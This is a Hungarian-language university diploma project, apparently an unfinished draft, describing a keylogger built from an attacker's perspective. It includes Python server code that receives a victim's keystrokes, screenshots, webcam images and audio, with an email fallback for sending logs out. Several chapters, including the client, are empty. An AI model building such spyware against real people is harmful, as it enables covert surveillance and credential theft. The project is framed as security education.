
UNIVERSITATEA SAPIENTIA DIN
CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI
UMANISTE,
TÎRGU-MUREȘ
SPECIALIZAREA CALCULATOARE

KEYLOGGER

PROIECT DE DIPLOMĂ

Coordonator științific:
Dr. Szántó Zoltán

Absolvent:
Felmeri Zsolt

2020

Model tip a.

Declarație

Subsemnata/ul, absolvent(ă) al/a
specializării, promoția..... cunoscând
prevederile Legii Educației Naționale 1/2011 și a Codului de etică și deontologie
profesională a Universității Sapiientia cu privire la furt intelectual declar pe
propria răspundere că prezenta lucrare de licență/proiect de diplomă/disertație
se bazează pe activitatea personală, cercetarea/proiectarea este efectuată de
mine, informațiile și datele preluate din literatura de specialitate sunt citate
în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura.....

Declarație

Subsemnata/Subsemnatul, funcția....., titlul științific..... declar pe propria răspundere că, absolvent al specializării a întocmit prezenta lucrare sub îndrumarea mea.

În urma verificării formei finale constat că lucrarea de licență/proiectul de diplomă/disertația corespunde cerințelor de formă și conținut aprobate de Consiliul Facultății de Științe Tehnice și Umaniste din Târgu Mureș în baza regulamentărilor Universității Sapiientia. Luând în considerare și Raportul generat din aplicația antiplagiat "Turnitin" consider că sunt îndeplinite cerințele referitoare la originalitatea lucrării impuse de Legea educației naționale nr. 1/2011 și de Codul de etică și deontologie profesională a Universității Sapiientia, și ca atare sunt de acord cu prezentarea și susținerea lucrării în fața comisiei de examen de licență/diplomă/disertație.

Localitatea,

Data:

Semnătura îndrumătorului

Tartalomjegyzék

1	Bevezető	1
1.1	Téma	1
1.2	Célkitűzés	1
2	Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)	1
3	A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)	1
4	A részletes tervezés	1
4.1	Szerver	2
4.1.1	Server osztály	2
4.1.2	Keylogger osztály	3
4.2	Kliens	6
4.3	GUI	6
5	A rendszer felhasználása (szoftverek és hardverek esetében)	6
6	Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)	6
7	Következtetések	6
8	Irodalomjegyzék	6
9	Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)	6

Ábrák jegyzéke

1	osztály diagram	1
2	rendszerkép	2
3	ctor Server	2
4	connect	3
5	ctor Keylogger	3
6	kép	4
7	karakter	4
8	webkamera	4
9	audio	5
10	get_attachments	5
11	ctor MenuHandler	6

Táblázatok jegyzéke

1	protokoll	4
---	---------------------	---

1 Bevezető

1.1 Téma

Témaként a keylogger-t, vagy teljes nevén keystrokelogger-t, dolgoztam ki, amely a számítógéphez csatlakoztatott billentyűzet naplózásával foglalkozik egy "hacker" szemszögéből nézve a dolgokat. A hackerek vagy támadók arra törekednek, hogy bizalmas információt lopjanak az áldozatuktól, mint például bejelentkezési adatok, bankkártya adatok stb.

1.2 Célkitűzés

Céлом az volt, hogy egy támadó szerepkörébe képzeljem magam, ez által jobban megismerkedni egy támadó gondolatmenetével, hogy a későbbiekben fel tudjam használni ezt a tudást nagyobb rendszerek védelme érdekében.

2 Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)

3 A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)

4 A részletes tervezés

A projekt három fő komponensből épül fel: szerver, kliens és GUI. Ezen felül található egy mellék állomány, amelyben a szerver és a kliens számára hasznos függvények vannak implementálva.




Figure 1: osztály diagram

4.1 Szerver

Először, hogy működjön a gyakori operációs rendszereken (Windows, Linux, MacOS) meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul `system` függvény segítségével tudjuk megnézni:

```
sys_name = platform.system().lower()
gui_running = False

if sys_name == 'windows':
    temp_path = f"C:/Users/{getpass.getuser()}/AppData/Local/Temp/"
elif sys_name == 'linux' or sys_name == 'darwin':
    temp_path = "/tmp/"
else:
    print("Unknown system!\nExiting...")
    sys.exit(1)
```

Figure 2: rendszernév

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a `temp_path` változót, ami a későbbiekben arra lesz használva, hogy bizonyos adatokat elmentsen. A `temp_path` változó a temporális mappa elérhetőségét tartalmazza. Ez linux és darwin (MacOS) rendszereken megegyező, míg windows rendszeren különbözik.

Ahogy a Figure 1-en látható, a szerver oldalon három osztály található (Server, Keylogger, MenuHandler) és ehez még hozzácsatolódik a GUI rész is.

4.1.1 Server osztály

A Server osztály fogja hallgatni egy bizonyos portot, és várja, hogy a klienssel kapcsolatot létesítsen. Az osztálynak három attribútuma van: egy ip cím, port és maga a szerver, amely megmondja, hogy milyen kapcsolatot hoz létre, ebben az esetben TCP kapcsolat. A kapcsolat létesítésében a `connect` függvény játszik szerepet.

```
def __init__(self, ip_address, port):
    self.ip_address = ip_address
    self.port = port
    self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 3: ctor Server

```
def connect(self):
    self.server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.server.bind((self.ip_address, self.port))
    self.server.listen(1)

    try:
        self.client, self.client_addr = self.server.accept()
        self.client.setblocking(True)
    except socket.error:
        raise socket.error
```

Figure 4: connect

4.1.2 Keylogger osztály

A keylogger osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell, hogy fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve. Ennek az osztálynak öt attribútuma van: a létrejött kapcsolat a szerver és a kliens között, a GUI, gmail cím, a hozzá tartozó jelszó és a gmail server api címe. A *connection* és a *gui* paraméterek egy-egy osztályt várnak, ezért kapcsolatot és a GUI-t ellenőrizni kell, hogy jó osztály került-e átadásra.

```
def __init__(self, connection, gui, email_address, email_password):
    super(KeyLogger, self).__init__()

    self.email_address = email_address
    self.email_password = email_password
    self.imap_alias = 'imap.gmail.com'
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("'connection' parameter should be 'Server' type!")
    if isinstance(gui, GUIWindow):
        self.gui = gui
    else:
        raise TypeError("'gui' parameter should be 'GUIWindow' type!")
```

Figure 5: ctor Keylogger

A *Keylogger*, a fő osztály, amelyre épül a program, kezeli a billentyűzet gombjai lenyomását. Amíg a TCP kapcsolat él, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a szerver oldalon, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő "nap/hónap/év | óra:perc:másodperc" formátumu. Fentakadhat egy olyan probléma, hogy a kapcsolat valami oknál fogva megszakad, ekkor e-mail-en keresztül küldi át az adatokat. Erre kell a Figure 2-ön látható *temp_path* változó, hogy a lenyomott billentyűket eltudja menteni a kliens számítógépén és azt e-mail-en keresztül elküldje. Erre szolgál a 3. oldalon a 4.1.2 alatt megemlített gmail cím és a hozzá kapcsolódó jelszó.

Itt megkellett tervezni egy protokollt, ami a kommunikáció alapja. A protokoll a következő képpen néz ki:

Table 1: protokoll

type	time	information
4-5	11	?

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 4 vagy 5 bájtt lehet. Előfordulható lehetőségek:

- char - egy karakter
- image - egy képernyőkép bájtsorozata
- wcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata

A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájtt lehet. Formátuma: "nap_óra_perc_másodperc".

Az *information* mezőben vannak azok az adatok amelyeket a szerver fel kell dolgozzon.

A továbbiakban egy végtelen ciklust alkalmazva az adatok feldolgozásra kerülnek, ha a TCP kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *information* mezőben az "Error" szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot.

```
if data[0] == "image":
    if data[2] == 'Error':
        print("Error with taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
```

Figure 6: kép

```
elif data[0] == "char":
    write_file(os.path.join(path, filename), data[1:])
    if gui_running:
        self.gui.insert_data(data[1:])
```

Figure 7: karakter

```
elif data[0] == "wcpic":
    if data[2] == 'Error':
        print("Error with taking webcam picture!")
    else:
        with open(f'./webcam_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
```

Figure 8: webkamera

```

elif data[0] == 'audio':
    if data[2] == 'Error':
        print("Error with recording audio!")
    else:
        with open(f'./audio_{data[1]}.wav', 'wb') as handler:
            handler.write(data[2])

```

Figure 9: audio

Ha a TCP kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a “Less secure app access”. A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jött-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány, amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismétljük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni: nem engedi a csatlakozást a gmail api szerver, nem tudja megnyitni az elküldött csatolmányokat.

A *get_attachments* függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kiől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talál csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```

def get_attachments(self, msg):
    for part in msg.walk():
        if part.get_content_maintype() == 'multipart':
            continue
        if part.get('Content-Disposition') is None:
            continue

        filename = part.get_filename()
        if bool(filename):
            with open(os.path.join(temp_path, filename), "wb") as handler:
                handler.write(part.get_payload(decode=True))

```

Figure 10: get_attachments

A harmadik osztály a *MenuHandler*, amely segítségével más feladatot is adhatunk a kliensnek a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik, mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás. Ennek az osztálynak egy attribútuma van: a kapcsolat. Ez a kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép
- 2) Webcam picture - webkamerakép

- 3) Record audio - audio felvétel
- 4) Exit - bezárja a TCP kapcsolatot

Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: “Wrong option!”, vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sőrba ugrik.

```
def __init__(self, connection):
    super(MenuHandler, self).__init__()
    if isinstance(connection, Server):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Server\' type!")
```

Figure 11: ctor MenuHandler

4.2 Kliens

4.3 GUI

5 A rendszer felhasználása (szoftverek és hardverek esetében)

6 Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)

7 Következtetések

8 Irodalomjegyzék

9 Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)